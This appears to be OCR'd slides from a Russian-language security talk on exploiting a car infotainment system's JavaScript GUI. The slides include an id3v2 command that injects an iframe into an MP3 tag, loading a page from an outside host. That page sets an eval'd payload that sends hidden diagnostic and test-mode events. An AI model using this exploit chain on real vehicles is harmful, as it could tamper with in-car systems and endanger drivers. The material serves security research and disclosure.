
- JavaScript
- 2012-2014 года
- Framework поверх WebSockets

- Что может пойти не так?

GUI

```
NowPlaying4Ctrl.prototype._setInnerTextOrHTML = function(elt, txt)
{
    if (elt)
    {
        if (txt)
        {
            if(utility.toType(txt) == 'string')
            {
                var spanCloseIdx = txt.search("</span>");
                if (spanCloseIdx >= 0)
                {
                    // String has some embedded HTML, so use the appropriate API to set it
                    elt.innerHTML = txt;
                }
                else
                {
                    // String has no embedded HTML -- use the original text-only API to set i
                    elt.innerText = txt;
                }
```

GUI


BT аудио -
2:15
Could not open file
You tried to access the address file://opengles-ui/dialog.html?title=Javascript%20Alert&message=localhost&inputs=%EF%BF%BD%EF%BF%BD%EF%BF%BD&buttons=ok&remember=false&certificates=%EF%BF%BD%EF%BF%BD%EF%BF%BD, which is currently unavailable.
Please make sure that the web address (URL) is correctly spelled and punctuated, then try reloading the page.
Need help?
Open the Opera Help
Go to Opera's online support desk
Netwc
You tried to
3
Неизвестно
2:54
0:00

Patched GUI

```
TestCtrl.prototype._testHandler = function(e)
{
    this.properties.longPressCallback(this, this.properties.appData, null);
    this.btnExit.innerText = this.properties.buttonValue;
}
```

Удалили код активации JCI Test Mode

В mmui JCI Test Mode на месте

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums

```
1  _DWORD *__fastcall GUIIFM_Process_Diag_Events(_DWORD *result)
2  {
3    _DWORD *v1; // r4
4    int v2; // r0
5    _DWORD *v3; // r0
6    int v4; // r0
7    int v5; // r5
8    int v6; // r0
9    int v7; // r0
10
11   v1 = result;
12   if ( result && !*result )
13   {
14     v2 = GJS_SearchById(5);
15     v3 = (_DWORD *)json_object_get(v1, v2);
16     if ( v3 && *v3 == 2 )
17     {
18       v4 = json_string_value();
19       v5 = UIA_DIAG_StrToEventId(v4);
20       switch ( v5 )
21       {
22         case 1400:
23           result = (_DWORD *)GUIIFM_Process_Diag_ActivateDTC_Evt(v1);
24           break;
25         case 1401:
26           result = (_DWORD *)GUIIFM_Process_Diag_ActivateJCITest_Evt(v1);
27           break;
```

Let’s trigger it

$ id3v2 -2 -t '<iframe src=http://some.domain/zz.html onload="eval(this.contentWindow.name)"></iframe>' -a "a" -A "“ m1.mp3

```
<html>
<script>
var payload = 'setTimeout(function(){if(window.x_stage == 1){';
    payload += 'framework.sendEventToMmui("diag","ActivateJCITest");window.x_stage=2;}}, 15000);';
    payload += 'setTimeout(function(){if(window.x_stage == 2){';
    payload += 'framework.sendEventToMmui("diag","ReadDTC",{"payload":{"testId":11}});window.x_stage=3;}},20000);';
    payload += 'window.x_stage=1;framework.sendEventToMmui("syssettings", "SelectDiagnostics");';
    window.name = payload;
</script>
</html>
```

DEMO TIME! ☺

Q?

- Можно ли стриггерить через FM?
- Можно ли отключить ассистент полосы?
- Можно ли дунуть в CAN?
- …